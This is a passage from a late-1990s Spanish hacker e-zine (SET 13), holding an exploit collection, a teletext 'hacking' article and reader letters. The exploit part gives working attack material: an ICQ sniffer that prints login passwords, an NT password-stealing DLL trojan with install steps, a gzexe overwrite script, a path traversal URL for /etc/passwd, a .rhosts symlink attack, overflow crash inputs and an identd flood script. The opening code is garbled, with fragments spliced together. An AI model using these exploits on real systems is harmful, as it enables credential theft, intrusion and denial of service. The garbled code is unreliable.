        Rip it if you like, i've had my fun.

*/

#include <stdio.h>
#include <string.h>

#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_udp.h>
#include <netinet/protocols.h>
#include <arpa/inet.h>

#define FRG_CONST       0x3
#define PADDING         0x1c

struct udp_pkt
{
        struct iphdr    ip;
        struct udphdr   udp;
        char data[PADDING];
} pkt;

int     udplen=sizeof(struct udphdr),
        iplen=sizeof(struct iphdr),
        datalen=100,
        psize=sizeof(struct udphdr)+sizeof(struct iphdr)+PADDING,
        spf_sck;                        /* Socket */

void usage(void)
{
        fprintf(stderr, "Usage: ./bonk <src_addr> len-1, 1, stdout);
}

/*
 *      Scan a packet for clues
 */

static int process_packet(struct sockaddr *sa, unsigned char *packet, int len)
{
        int i;
        int lv;
        int d=0;
        static long num=0;
        struct iphdr *iph;
        struct udphdr *udphdr;
        if(strcmp(sa->sa_data,"eth0"))
                return 0;               /* Wrong port */
        if(!ip_p(packet, len))
                return 0;

        iph=(struct iphdr *)(packet+14);
        udphdr=(struct udphdr *)(iph+1);
        /* assume no options */

        lv=ntohs(udphdr->len);

        if( udphdr->source !=htons(4000) && udphdr->dest!=htons(4000))
```

```
        {
                return 0;
        }

/*      printf("packet %d   \r", ++num);*/

        if(iph->saddr==htonl(MY_CLIENT_TO_WATCH))
        {
                printf("To Server: %d bytes\n", lv);
        }
        else if(iph->daddr==htonl(MY_CLIENT_TO_WATCH))
        {
                printf("From Server: %d bytes\n", lv);
                d=1;
        }
        else return 0;

        i=14+sizeof(struct iphdr);
        if(len-i>lv)
                len=i+lv;

        i+=sizeof(struct udphdr);

/*      printf("UDP size %d\n",i);*/
        if(i>=sizeof(struct icqhdr)+sizeof(struct udphdr))
        {
                struct icqhdr *p=(struct icqhdr *)(udphdr+1);
                if(d==0)
                {
                        printf("From %ld\n",p->uid);
                        printf("Version: %d.%d\nCommand ",
                                p->version[1], p->version[0]);
                        switch(p->command)
                        {
                                case 0x000A:
                                        printf("Ack");
                                        break;
                                case 0x03E8:
                                {
                                        struct icqlogin *il=(struct icqlogin *)p;
                                        printf("Login Password ");
                                        print_icq_string((struct icqstring *)&il->pw_len);
                                        printf(" IP %s", inet_ntoa(il->addr));
                                        break;
                                }
#if 0
                                case 0x0x??
                                {
                                        struct in_addr v=*(struct in_addr *)p->data;
                                        printf("Ping %s", inet_ntoa(v));
                                        break;
                                }
#endif
                                case 0x409:
                                {
                                        printf("Ping");
                                        break;
                                }
                                case 0x0438:
                                {
                                        struct icqstring *s=(struct icqstring *)p->data;
                                        printf("Disconnect (");
                                        print_icq_string(s);
                                        printf(")");
                                        break;
                                }
                                case 0x0456:
                                {
                                        /* data +4,5 is always 0100 */
                                        struct icqstring *s=(struct icqstring *)(p->data+6);
                                        printf("Message to %ld  ", *((long *)p->data));
                                        print_icq_string(s);
                                        break;
                                }
                                case 0x0460:
                                {
                                        printf("Information %ld on ID %d",
                                                *((short *)p->data),
                                                *((long *)(p->data+2))
                                        );
                                        break;
                                }
                                case 0x046A:
                                {
```

```
                                printf("Information_2 %ld on ID %d",
                                        *((short *)p->data),
                                        *((long *)(p->data+2))
                                );
                                break;
                        }
                        case 0x04D8:
                        {
                                printf("Status ");
                                switch(*((long *)p->data))
                                {
                                        case 0x00:
                                                printf("[Away 0]");
                                                break;
                                        case 0x01:
                                                printf("[Away 1]");
                                                break;
                                        case 0x10:
                                                printf("[DND 0]");
                                                break;
                                        case 0x11:
                                                printf("[DND 1]");
                                                break;
                                        default:
                                                printf("%04X",
                                                        *((long *)p->data));
                                }

                                break;
                        }
                        default:
                                printf("%04X", p->command);
                }
                if(p->sequence)
                        printf("\nSequence %d\n",
                                p->sequence);
                else
                        printf("\n");
        }
}
if(i>=sizeof(struct icqack)+sizeof(struct udphdr))
{
        struct icqack *p=(struct icqack *)(udphdr+1);
        if(d==1)
        {
                printf("Version: %d.%d\nReply ",
                        p->version[1], p->version[0]);
                switch(p->result)
                {
                        case 0x000A:
                                printf("Ack");
                                break;

                        case 0x00E6:
                                printf("Away Reply ");
                                printf("for %ld",
                                        *((long *)p->data));
                                break;

                        case 0x0118:
                                {
                                struct icqstring *is;
                                printf("InfoID %d\n",
                                        *((short *)p->data));
                                printf("ICQ ID %ld\n",
                                        *((long *)p->data+2));
                                is=(struct icqstring *)(p->data+6);
                                printf("Nick ");
                                print_icq_string(is);
                                is=(struct icqstring *)(((char *)is)+is->len+2);
                                printf("\nName ");
                                print_icq_string(is);
                                is=(struct icqstring *)(((char *)is)+is->len+2);
                                printf(" ");
                                print_icq_string(is);
                                is=(struct icqstring *)(((char *)is)+is->len+2);
                                printf("\nEMail ");
                                print_icq_string(is);
                                is=(struct icqstring *)(((char *)is)+is->len+2);
                                printf("\nInfo ");
                                print_icq_string(is);
                                break;
                        }
                        default:
```

```
                                printf("%04X", p->result);
                        }
                        if(p->sequence)
                                printf("\nSequence %d\n",
                                        p->sequence);
                        else
                                printf("\n");
                }
        }

        while(i<len)
        {
                int x;
                for(x=0; x<8 && i+x<len; x++)
                {
                        printf("%02X ", packet[i+x]);
                }
                printf("    ");
                for(x=0;x<8 && i+x<len; x++)
                {
                        unsigned char c=packet[i+x];
                        if(c>=32 && c< 127)
                                printf("%c", c);
                        else
                                printf(".");
                }
                printf("\n");
                i+=8;
        }
        printf("\n");
        fflush(stdout);
        return 0;
}

int main(int argc, char *argv[])
{
        int s;
        unsigned char buf[1600];
        struct sockaddr sa;
        int salen;
        int len;

        s=create_socket();
        promiscuous(s, "eth0", 1);

        while(1)
        {
                salen=sizeof(sa);
                if((len=recvfrom(s, (char *)buf, 1600, 0, &sa, &salen))==-1)
                {
                        perror("recvfrom");
                        close_socket(s);
                        exit(1);
                }
                process_packet(&sa, buf,len);
        }
        printf("An error has occured.\n");
        close_socket(s);
        exit(0);
}
<-->

Descripcion y Notas:

Este programa sirve para espiar la informacion que se envia cuando se activa
el ICQ. El desarrollo del programa ha sido para demostrar la falta de
seguridad que existe en la especificacion del protocolo ICQ. Como vosotros
mismos comprobareis al leer los comentarios que acompa¤an al codigo
fuente, la seguridad del protocolo ICQ es mas bien nula.


Para     : Windows NT
Tema     : Ejecucion de programas sin privilegios
Patch    : Linux ;)
Creditos : Espera que lo busco

1.- Copia el programa en cuestion con el nombre loquesea.txt
2.- Lanza un shell de DOS
3.- Teclea: start loquesea.txt

Descripcion y Notas:

Este bug se aprovecha de que cuando se ejecuta un programa desde el shell
de comandos usando start, es el propio sistema quien lanza la ejecucion. Y
```

como el sistema ha de tener privilegios...

```
Para     : Windows NT 4.0
Tema     : Obtencion de claves
Patch    : En la descripcion lo teneis
Creditos : Jeremy Allison

<++> exploits/fpnwclnt.c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

struct UNI_STRING {
USHORT len;
USHORT maxlen;
WCHAR *buff;
};

static HANDLE fh;

BOOLEAN __stdcall InitializeChangeNotify ()
{
DWORD wrote;
fh = CreateFile("C:\\temp\\pwdchange.out",
GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE,
0,
CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL|FILE_FLAG_WRITE_THROUGH,
0);
WriteFile(fh, "InitializeChangeNotify started\n", 31, &wrote, 0);
return TRUE;
}

LONG __stdcall PasswordChangeNotify (
struct UNI_STRING *user,
ULONG rid,
struct UNI_STRING *passwd
)
{
DWORD wrote;
WCHAR wbuf[200];
char buf[512];
char buf1[200];
DWORD len;

memcpy(wbuf, user->buff, user->len);
len = user->len/sizeof(WCHAR);
wbuf[len] = 0;
wcstombs(buf1, wbuf, 199);
sprintf(buf, "User = %s : ", buf1);
WriteFile(fh, buf, strlen(buf), &wrote, 0);

memcpy(wbuf, passwd->buff, passwd->len);
len = passwd->len/sizeof(WCHAR);
wbuf[len] = 0;
wcstombs(buf1, wbuf, 199);
sprintf(buf, "Password = %s : ", buf1);
WriteFile(fh, buf, strlen(buf), &wrote, 0);

sprintf(buf, "RID = %x\n", rid);
WriteFile(fh, buf, strlen(buf), &wrote, 0);

return 0L;
}
<-->

Descripcion y Notas:

En los sistemas de red basados en Windows NT existe una clave dentro del
registro que indica una DLL que gestiona el acceso al equipo. Si modificamos
la DLL de tal forma que capture las password en texto en claro, tenemos
un caballo de troya para NT. Y eso es ni mas ni menos lo que hace el
fuente fpnwclnt.c
La clave del registro afectada es:

        HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA

con el siguiente valor:

        Notification Packages: REG_MULTI_SZ: FPNWCLNT

La DLL esta ubicada en %SYSTEMROOT%\System32\fpnwclnt.dll
```

```
Asi que compilamos el fuente como si de una DLL se tratase y sustituimos
la original por el troyano.
La forma de protegerse es tan simple como eliminar esa entrada del registro,
y proteger la clave contra escritura.


Para     : gzexe
Tema     : Segun se use
Patch    : No usar gzexe para comprimir ejecutables
Creditos : Michal Zalewski

<++> exploits/gzexe
#!/bin/bash
# GZEXE executables exploit (gzip 1.2.4)
# by Michal Zalewski (lcamtuf@staszic.waw.pl)
# ---------------------------------------------

VICTIM=/bin/ping
GZEXED=a.out

# Note: to locate gzexed executables you may use this:
# find / -type f -exec grep "/tmp/gztmp\\\$\\\$ \\\$" {} \; -print|cut -f 1 -d " "

if [ ! -f $VICTIM ]; then
  echo "I can't find my victim ($VICTIM)..."
  exit 0
fi

ORIG=`ls -l $VICTIM|awk '{print \$5}'`

echo "GZEXE exploit launched against $VICTIM ($ORIG bytes)."

renice +20 $PPID >&/dev/null
cd /tmp
touch $GZEXED

while :; do

  START=`ps|awk '$6=="ps"{print $1}'`

  let START=START+100
  let DO=START+100

  while [ "$START" -lt "$DO" ]; do
    ln $VICTIM gztmp$START &>/dev/null
    let START=START+1
  done

  sleep 10
  rm -f gztmp* &>/dev/null

  NOWY=`ls -l $VICTIM|awk '{print \$5}'`

  if [ ! "$ORIG" = "$NOWY" ]; then
    echo "Done, my master."
    exit 0
  fi

done
<-->

Descripcion y Notas:

Para los que no lo conozcan, gzexe es parte del software incluido en el
gzip. Se usa para comprimir ejecutables, de la misma forma que el pklite
para DOS. El problema aparece en parte del script que se usa en la
descompresion del programa:

if /usr/bin/tail +$skip $0 | "/usr/bin"/gzip -cd > /tmp/gztmp$$; then...
[...]                        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
/tmp/gztmp$$ ${1+"$@"}; res=$?
^^^^^^^^^^^^

Como se puede comprobar al observar el script, podemos sobreescribir
cualquier fichero con el codigo el programa comprimido cuando lo lanze
el root. Esto puede ser facilmente aprovechado, forzando, por ejemplo,
la ejecucion de nuestro propio codigo en vez del original.


Para     : htmlscript
Tema     : Otro bug raro
Patch    : Lo mas seguro en su WebSite (www.htmlscript.com)
Creditos : Dennis Moore
```

```
http://www.victima.com/cgi-bin/htmlscript?../../../../etc/passwd

Descripcion y Notas:

Usando la anterior URL podemos conseguir cualquier fichero que se encuentre
en el servidor conociendo su ruta.


Para     : Microsoft Exchange Server
Tema     : Ejecucion de cualquier programa
Patch    : A partir de la version 5.5
Creditos : Quien da la vez?

Descripcion y Notas:

Cuando se envia una cadena larga (muy larga) en el campo HELO y en el MAIL
FROM, se produce un stack overflow. Evidentemente, el sevidor se cae.
Mucho cuidado con este bug, que tirar sitios a lo loco no es de hackers,
sino mas bien de lamers.


Para     : Digital Unix 4.0
Tema     : Remote Host
Patch    : Quizas en Digital?
Creditos : Low Noise

Descripcion y Notas:

Al ejecutar el programa fstab, se obtiene el fichero fstab.advfsd.lockfile en
el directorio temporal. En este archivo se recoge informacion sobre el
sistema de archivos y las particiones del sistema. Si antes de que se cree,
ejecutamos la siguiente orden:

        ln -s /.rhosts /tmp/fstab.advfsd.lockfile

y despues de la ejecucion de fstab tecleamos:

        cat "+ +" > /tmp/fstab.advfsd.lockfile

Os imaginais ya lo que se puede hacer? ;)


Para     : Windows 95/NT
Tema     : Colgar el servidor de FTP
Patch    : Billy... estas ahi?
Creditos : El siguiente !!!

Descripcion y Notas:

El demonio del War FTPD para Windows 95 y NT posee, entre otros, un fallo
de seguridad producido por un desbordamiento en el buffer, que permite
a un usuario remoto ejecutar codigo, o simplemente, colgar el servidor.

La forma de preceder es realizar un telnet a la maquina, al puerto de
FTP (21), dando los siguientes comandos al conectarse:

USER xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
PASS xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Donde xxxx... es una cadena todo lo larga que querais. Cuanto mayor, mejor.


Para     : mIRC 5.3x identd server
Tema     : Bloqueo del servidor
Patch    : Aqui mismo. Donde si no?
Creditos : Karl Strasse

1.- Realiza 6 telnet al puerto 113 al host
2.- Ya esta !!!

Descripcion y Notas:

Al parecer, cuando se realizan los 6 telnets al puerto 113, el host puede
llegar a bloquearse. La forma de detectar si alguien esta usando un identd
server es realizar un /whois. Si esta ejecutando un identd server, entonces
aparecera una ~ en su userid.

Aqui teneis el patch, proporcionado tambien por Karl. Se trata de un script
que detecta y envia peticiones ident.

<++> exploits/ident.ini
[script]
n0=# Karls mIRC 5.3x nuke detector b2  and tester
n1=#Send your comments or bugs to kss@usa.net or talk to  me on Undernet with /msg Karls
```

```
n2=#-------------------------------------------------------
n3=#NOTE: YOU NEED mIRC 5.3 or 5.31 to use ALL the following scripts.
n4=#NOTE2:Without wanting I found other bug on mIRC, the on socklisten don't tell you the ip of the person
n5=#              who sent the request, but your ip :o). So.. I made this script to accept the ident request,
n6=#              it'll tell you the ip of the nuker when the nuker closes the connection.
n7=#-------------------------------------------------------
n8=# This script will open port 113 to detect any identd requests, be sure to be running mIRC 5.3 or 5.31.
n9=# If you want to get protected against identd nukers just type    /identd off
n10=# Usage: To start the identd nuke detector type    /load -rs ident.ini    to load this file in your mIRC .
n11=# Type    /identd off    to close the mIRC identd server
n12=# And    /cidos on   to start the new nuke detector. To close the detector type   /cidos off
n13=
n14=alias cidos {
n15=  if ($1 == on) { socklisten ident 113 | echo 4 $active @POWerSocKETs@ Karls mIRC 5.3x nuke detector loaded! }
n16=  if ($1 == off) { sockclose ident | echo 4 $active @POWerSocKETs@ Karls mIRC 5.3x nuke detector was closed. }
n17=  if (($1 != off) && ($1 != on)) echo 4 $active @POWerSocKETs@ Usage /cidos on|off
n18=}
n19=
n20=on 1:socklisten:ident: {
n21=  if ($sockerr > 0) return
n22=  sockaccept $sockname $+ $rand(1,10000)
n23=}
n24=on 1:sockclose:ident*: {
n25=  if ($sockerr > 0) return
n26=  echo 4 $active @POWerSocKETs@ $sock($sockname).ip Sent you an ident request
n27=}
n28=#This script was made to show the mIRC 5.3x bug just type    /idos host   to stop if type /idos off
n29=#You need to load this script using mIRC 5.3 or 5.31
n30=
n31=alias idos {
n32=  if ($1 == off) { sockclose bug* | echo 4 $active @POWerSocKETs@ Connections closed }
n33=  if (($1 != off) && (. !isin $1)) { echo 4 $active @POWerSocKETs@ Usage: /idos host|off | halt }
n34=  if ($1 != off) { echo 4 $active @POWerSocKETs@ Sending ident requests to $1
n35=    sockopen bug $+ $rand(1,10000) $1 113 | sockopen bug $+ $rand(1,10000) $1 113 | \
        sockopen bug $+ $rand(1,10000) $1 113 | sockopen bug $+ $rand(1,10000) $1 113 | \
        sockopen bug $+ $rand(1,10000) $1 113 | sockopen bug $+ $rand(1,10000) $1 113 | \
        sockopen bug $+ $rand(1,10000) $1 113
n36=  }
n37=}
n38=on 1:sockclose:bug*: {
n39=  if ($sockerr > 0) return
n40=  echo 4 $active @POWerSocKETs@ Connection to $sock($sockname).name $sock($sockname).ip was lost.\
        Type    /idosn host    to send another request.
n41=}
<-->
```

EOF

-[0x0A]----------
-[HACKEAR EL TELETEXTO]----------
-[by ArKaNo]----------SET-13-

HACKEAR EL TELETEXTO

Hackear el Teletexto? Si amiguitos el antiguo txt de television se hackea
y sin necesidad de entrar en el orde¤a por metodos del a¤o maricasta¤a.
Os acordais de cuando salio el txt del canal plus?
durante bastantes dias daba un monton de errores,esto errores no eran errores
de programacion, es que alguien habia entrado. Ahora brevemente os voy a
exlpicar mi teoria de la seguridad del txt en tele con megatxt y txt normal

0-0-0-0ºComo funciona el txt?

Bien al contrario de lo que piensa la gente el televisor hace la funcion
de "modem" con el centro que transmite los datos, estoy empezando a pensar
que la informacion se manda desde las teles a centros o cajas de telefonica
distribuida por zonas o barrios, esto exlpicaria la gran tardia de
actualizacion de las paginas a veces son las 10 y no se ha cambiado la
programcion de t.v. y hasta las 12 en algunos txt no se actualizan las
noticias, retomando el tema cada vez que consultas consultas a esa caja que
contiene los datos que funciona de puente entre el usuario y la casa de t.v.

1ºComo distinguir entre megatxt y txt normal?

Bien el nuevo txt (megatxt) se diferencia por tener mayor nivel de seguridad
y a la vez provoca mayor n§ de fallos y nos simplifica la tarea en uno de
ellos que explico mas adelente, si entras en tu txt y pones por ejemplo 9
como primer n§ te dara 1 y no nueve y es posible que poniendo 8XX te de algo
como por ejemplo >>8XX<< o algo asi, en cambio los txt antiguos si pones 9
no te dara 1 si no ?, este es lo que comunmente se llaman firewalls.
Comprendeis?

2ºEl error del txt (en todas las versiones)

Algunos mandos a distancia tienen un boton que es un dibujete de un reloj
este boton sirve para ver el reloj en la tele normal (en algunas versiones
de megatxt este no es el boton, si no uno con una cruz) pero si se pulsa
en la pantalla de txt, en vez de darnos acceso a las 999 paginas
(teoricamente) y 899 reales nos dara 9999, si habeis oido bien 9999 paginas
reales.
Que hacer con ello?
Bien puedo saber cosas pero peque¤os matices se escapan, por ej. este

3ºEl error en el megatxt

Una de las mejoras de este txt es que si lo apagas el seguira buscando la
pagina y si lo abres se quedara en la pagina que estabas buscando
anteriormente bien si lo abres en dos canales juntos 3 y 5, perdon 3 y 4 y
haces cambios bruscos abriendo y cerrando (esto es complicadiiisiiimo per
rula bien) nos dara un error visible, por el cual podremos ver la tripitas
del txt.

4ºProtocolos

Pues vienen a ser algo por el estilo del Phase V DECnet
de DEC osea (IS-IS)(Intermediate Sistem) lo cual produce
un bucle para no-error pero ultimamente va por (ES-IS)
(End System) Lo cual rompe el bucle y al seguir por cadenas
(IS-IS) nos da error, pero esto es simple teoria.

5ºEjemplo de error

En el momento que realizaba este articulo me dio error en Tele5
este es el texto:

```
Lines:   10   11   12   13   14   15   21   22
        323  324  325  326  327  328  332  334
        335
 Fields Errs      105 Intrpt Errs          6
Interactive Que     5AF078 Tx   5AF0A8
Mag/pages 1/111     2/197  3/163    4/155
          5/105     6/265  7/3      8/0
Total pages 999 Free Pages 6001
Bytes 158475242 calls  2588542
Switching to External Sync mode.
Switching to External Sync mode.
Switching to External Sync mode.
Switching to External Sync mode.
Switching to External Sync mode.
Switching to External Sync mode.
Switching to External Sync mode.
WARNING:- No internal sinc display regis
Overscan Mode 7.7us (Normal Operation)
Switching to External Sync mode.
Switching to External Sync mode.
WARNING:- No internal syncdisplay regis
Overscan Mode 7.7us (Normal Operation)
Switching to External Sync mode.
```

Como podemos observar en la linea 8 vemos las 999 paginas y las 6001
Comprendeis?
El error se produjo al cargar una pagina no existente (8xx) dejarla estar
volver y cargar 899 de la siguiente manera 099=899 esto solo en megatxt.
La ultima linea varia, por texto como marketing? o una estupidez decir eso,
esta linea deber ser texto real

Nota Final:Este ultimo fallo es fijo, solo pulsar 099 o 899 en teletexto de
Tele5 en la version de megatxt los errores iran aparenciendo progresivamente,
en la version de txt normal se veran todos los errores y ademas la opcion de
acceder a la pagina 900 que es la 100 si os fijais al pulsar el 9 da 1 lo
logico es 100. no?

Gracias.

Por favor nueva informacion haganmela saber

ArKaNo
ARKANO@BIGFOOT.COM

EOF

```
-[ 0x0B ]-------------------------------------------------------------------
-[ LA VOZ DEL LECTOR ]------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-13-

-{ 0x01 }-

Hola, ante todo felicitaros por vuestra publicacion y daros la enhorabuena
por lo que habeis conseguido. Soy novicio en esto del hacking pero gracias
a vosotros cada dia me acuesto sabiendo algo mas. Asi que me he animado a
escribiros algo sobre algo que llevo haciendo algun tiempo, programar cosas
curiosas a bajo nivel, mas o menos relacionado con los virus aunque no sea
esto. A lo mejor os parece demasiado trivial para la orientacion y el
nivel de la revista, a vuestro gusto.

Aqui os dejo mis datos:
Apodo: Tzalik. (22)

Una aclaracion si me la podeis contestar:
Eso de hacer telnet al puerto 25 y colocar como remitente del mail lo que
te de la gana es una forma de anonimato segura??

        [ NI DE CO¥A. Bueno, alguna forma hay. El problema de realizar un
        telnet al puerto 25 de una maquina es que se registra desde que
        maquina lo realizas.
        Asi, si realizas un envio de un mensaje usando este metodo desde una
        maquina cuya IP es 194.36.2.4, se recibira lo siguiente:

        Received: from 194.36.2.4 by mail.microsoft.com;
                  Sat, 14 Feb 1998 16:33:20 PST
        X-Originating-IP: [194.36.2.4]
        From: cakeboy
        To: gates@microsoft.com
        Subject: A present for u
        Content-Type: text/plain
        Date: Sat, 14 Feb 1998 16:33:20 PST

        Como ves, la IP que origina la conexion aparece en la cabecera del
        mensaje, no siendo esta una muy buena manera de mantener el
        anonimato.
        Claro, siempre podrias camuflar tu IP, pero es mas rapido usar algun
        remailer.
        Tambien existen algunos gestores de correo que no almacenan este dato.
        Pero cada vez son menos, por lo que sigue siendo mas recomendable
        pasar al uso de algun remailer. ]

[[[
Nuestro nuevo colaborador Rufus T. Firefly toma la palabra:
Bueno, veamos... obviamente no.
La IP saldria en el mensaje. Tendrias que usar alguno de los metodos
disponibles para ocultar tu IP.
Por otro lado tambien puedes hacer uso de alguno de los multiples servicios
de envio anonimo.
]]]

[[[ Interrupcion de Paseante no prevista en el programa:

    Y si finalmente se hubiese incluido el articulo de 60k sobre correo
    anonimo que finalice el jueves 12 por la noche.... :-( ]]]


-{ 0x02 }-
```

Que tal Prof. Falken!, un Saludo!

Pues mira soy un chico Mexicano de 19 años, y me es Fascinante todo lo que se publica en la revista SET, especialmente tus articulos, se me hacen muy interesantes, sobre todo me gusto el de como hacer una blue box, me encantaria hacer una, mira aqui en mexico todavia estamos muy inocentes en cuanto al Hacking, somos muy vulnerables, por lo que se ,alla en España todo es muy vigilado y dificil de accesar, quisiera saber como puedo fabricar una BLUE BOX, una verdadera!!, Tambien me gustaria saber como se puede engañar a un telefono publico de esos que usan las llamadas TARJETAS PROM.
Estoy muy interesado en hacerlo!!

Sinceramente
|Raptor|

> [Pues es muy sencillo. Solo tienes que seguir leyendo, no solo SET, sino cualquier cosa sobre el tema que pueda caer en tus manos. De que te serviria tener una blue box, si no sabes como funciona, como pueden detectarla, en que se basa su funcionamiento... Si lo unico que quieres es poder llamar gratis, sin importarte el como, este no es el sitio adecuado. Por el contrario, si lo que quieres es aprender, curiosear, ser capaz de desarrollar cosas nuevas con tu imaginacion... entonces bienvenido. Porque entonces eres un verdadero hacker]

-{ 0x03 }-

Hace unos meses decidi grabar en un cd-rom todos mis juegos que tenia en discos o en otros cd-roms, para aprovechar mejor el espacio los comprimi con el arj y les puse un password, pero ahi viene el problema ---He perdido la clave y no hay manera de descomprimir!!!
¨Como narices puedo averiguarla o reventarla?
Salu2.
Alvaro.

PD: Seguid asi con saqueadores, os lo currais de puta madre aunque novatillos como yo nos veamos negros a veces para entenderla, pero es igual, seguid asi.

> [La primera recomendacion que puedo darte es que cada vez que le pongas una clave a algo... PROCURA ACORDARTE DE CUAL ERA. Sobre todo se esta en un medio como un CD-ROM, que no se puede sobre escribir. No creo que precisamente quieras que te diga cual es el metodo de encriptacion que usa el arj ni como funciona. Vamos, que lo que buscas sin mas rodeos es un crackeador de claves de arj.
>
> Antes de decirte donde puedes encontrar algo que te sirva de utilidad, conviene aclarar algunas cosillas... Los programas crackeadores de claves NO SON DELITO. Es mas, en los USA se venden libremente a las empresas por que no dan para mucho, y mas veces de las que parece se olvidan de las claves que les ponen a los documentos en WordPerfect, Word, etc.
> El delito aparece cuando los usas para descencriptar ficheros que no son tuyos.
>
> Y ahora la chicha. Programas para desencriptar el arj tienes a patadas distribuidos por Internet, generalmente en sitios de criptografia. Hace ya tiempo encontre uno en http://www.pancreas.com Claro, que ha cambiado bastante ultimamente, asi que si no recuerdo mal, por http://www.l0pht.com hay algo de criptografia

y alli tienes material sobre arj, pkzip, etc.

Y si por estos sitios no encuentras nada, mejor date una vuelta por algun buscador (altavista), buscando por arj +crack +passw

Suerte, y la proxima vez, RECUERDA LA CLAVE.]

-{ 0x04 }-

Estimado amigo, tras mas de 4 horas (y sigue) bajando el PGP que recomiendas en uno de tus articulos (muy ilustrativo), me he animado a utilizar un remailer, asi OSTRAS, HA TERMINADO DE BAJARLO!!!, bueno, como te decia, ahora me metere con el PGP e investigare, pero he pensado en mandarte este correo de la siguiente manera.

1º genero el email desde un programa ANONYMAIL,
2º doy como direccion pitufillo@bigfoot.com (previamente creada of course)

La cuestion es....

como rudimento, ¨vale el invento para que no me rastreen hasta casa?

Gracias por vuestra informacion, pero dile al sector mas duro, que hay que cuidar un poco a la base, que somos muchos los que queremos iniciarnos.

Un abrazo,

Pitufillo <;)

[A no ser que hagas algo tan gordo como para que soliciten una orden judicial para acceder al servidor... suele bastar. Aunque no esta de mas tomar cuantas mas precauciones, mejor. Tienes mas informacion en el articulo sobre anonimato de Paseante, publicado en SET 7, y del que esperamos una pronta actualizacion, vale, Pas?

[Nueva interrupcion no programada de Paseante: Se que me retarde un poquito pero lo entregue a tiempo y era un peazo articulo por la gloria de mi madre]

Y un aviso para todos los que querais usar el PGP. Personalmente me inclino por el uso de la version internacional de toda la vida, el PGP 2.6.3i en su ultima version, creo. Si os lo quereis bajar, y estais en Espa¤a, lo teneis en ftp://ftp.gui.uva.es, que va a toda velocidad. En caso de que tengais que tirar por algun sitio exterior, en ftp://garbo.uwasa.fi o en ftp://nic.funet.fi siempre hemos tenido mirrors del PGP. Asi que no hay excusas para no usarlo, FALE? ;)]

-{ 0x05 }-

Greetings Paseante;

Como estas?, espero que bien, la razon de esta carta es para preguntarte si has tenido experiencia con un sniffer para guindous que se llama Keylog, es un programa muy utiles para ciertas ocaciones :-) pero el problema radica en que no le puedo cambiar el maldito directorio en donde el guarda los logs (algo asi como "C:\WIN\LOGX"), este detalla reduce en un 70% su efectividad, cosa que no me agrada, en este momento no tengo el Workshop (un programa que biene con el paquete de C++), con esto puedo editar el DLL

que trae el programa, y quizas pueda cambiarle los valores de ciertas constantes.... ya que desensamblar el .exe esta fuera de mi alcance por el momento. :-(de esta forma te pregunto si tenes alguna idea de como arreglar esto (si hay un programa de caracteristicas similares pero mejor me gustaria que me des su nombre y hubicacion).

Solo una cosita mas, hace ya un tiempo que tengo el THC-Scan un War-Dialer que bien debes conocer aunque no se si lo hallas usado, el problema es este, aunque me cuesta mucho preguntar una tonteria semejante, nunca pude configurar la opcion para que corte una llamada despues del segundo ring, me funciona bien todo el resto, cosas como cortar despues de xx segundos, etc, pero si bien he probado de todo nunca puede configurar esa opcion... eventualmente nunca pude sacarle provecho a ese lindo programa. Bueno no te quito mas tiempo, nos vemos.

Black Wizard
blackwizard@hotmail.com

[Personalmente no he tenido el placer de trabajar con el KeyLog. Mas que nada porque de windows... mejor no hablar. Si algun lector de SET tiene alguna experiencia, venga, que se anime a contestar a esta pregunta.

Hace mucho tiempo que no trasteo con el THC-Scan, pero si no recuerdo mal, tenia una opcion en la que se indicaba el numero de tonos que se esperaba antes de colgar. Justo lo que pides. Te lo miro y contesto mas adelante, ok?]

-{ 0x06 }-

Hi!

Ante todo felicitaros por SET, es una pasada!, pero tambien pediros que bajeis un poco el liston en alguna publicacion, pues somos muchos los que nos iniciamos con vosotros, y la verdad las cosas son un poco excesivamente tecnicas a veces.

Ah!, estaria bien lo de un FTP para vosotros, si os decidis a pedir pelas para conseguiro... contar conmigo, aunque no soy millonario, mi peque¤a ayuda con la de otros tantos podria juntar algo importante y como bien dices... Todos debemos colaborar en hacer de nuestra scene la mejor.

Nada mas, bueno si ke me avises de las salidas de nuevas SET y que escribir en este ventanuco es un puto lio :-D

Kriptik

[Ya sois muchos los que nos pedis que bajemos un poco el liston. No os preocupeis. Vamos a seguir manteniendo el nivel que tenemos hasta ahora en algunos articulos, PERO vamos a incorporar articulos de un nivel mas basico, para tener algo para todos los gustos.

La verdad que nunca viene mal tratar temas que damos por supuestos, que mucha gente no conoce todavia.

Muchas gracias por los donativos. Realmente, si entre todos pusieramos pelas, podriamos hacer algo grande. Pero esto seria muchisimo mejor poderlo tratar cara a cara, quizas en una CON. A ver si podemos organizar una grande pronto.

Estamos mirando una forma segura de mantener una mailing-list, de

forma que esteis enterados de cuando sale un nuevo numero de SET.
Pasaros por http://www.geocities.com/SiliconValley/8726 y estad al
loro. De momento, parece que Netmind no rula. Sorry !]

-{ 0x07 }-

Hola gente....bueno no quiero ser aburrido con los comentarios..
Soy un lector nuevo de set y tengo el nro 12,me parecio muy buena en
especial sobre el tema crack y desamblado de virus...muy claro
y muy bien explicado,espero siga este tema me gusta...
Mis felictaciones,sobre la revista soy un apasionado de este tipo de revista
podrian recomendarme alguna otra....

Incluiria en su revista algun espacio sobre web under recomendadas
por ustedes seria util.....
Bueno no importa si no pueden responderme,,solo espero ver esos
cambios en la revista.!!
Mucha suerte....desde el other side!!
saludos,schwartz
Argentina

[No queremos que SET se convierta en un bookmark de direcciones
under. Ademas, hay muchas que cambian muy a menudo. De todas formas
no es mala idea tratar de vez en cuando un analisis de como esta
la situacion under en cuestion de sitios web.

De todas formas, si sois muchos los que quereis una seccion de
direcciones, y alguno se quiere encargar, pues se hace y listo.
Recordad que SET la hacemos entre todos.]

-{ 0x08 }-

superar el miedo...alimentar mi emocion....pero sobre todo superar el ego..
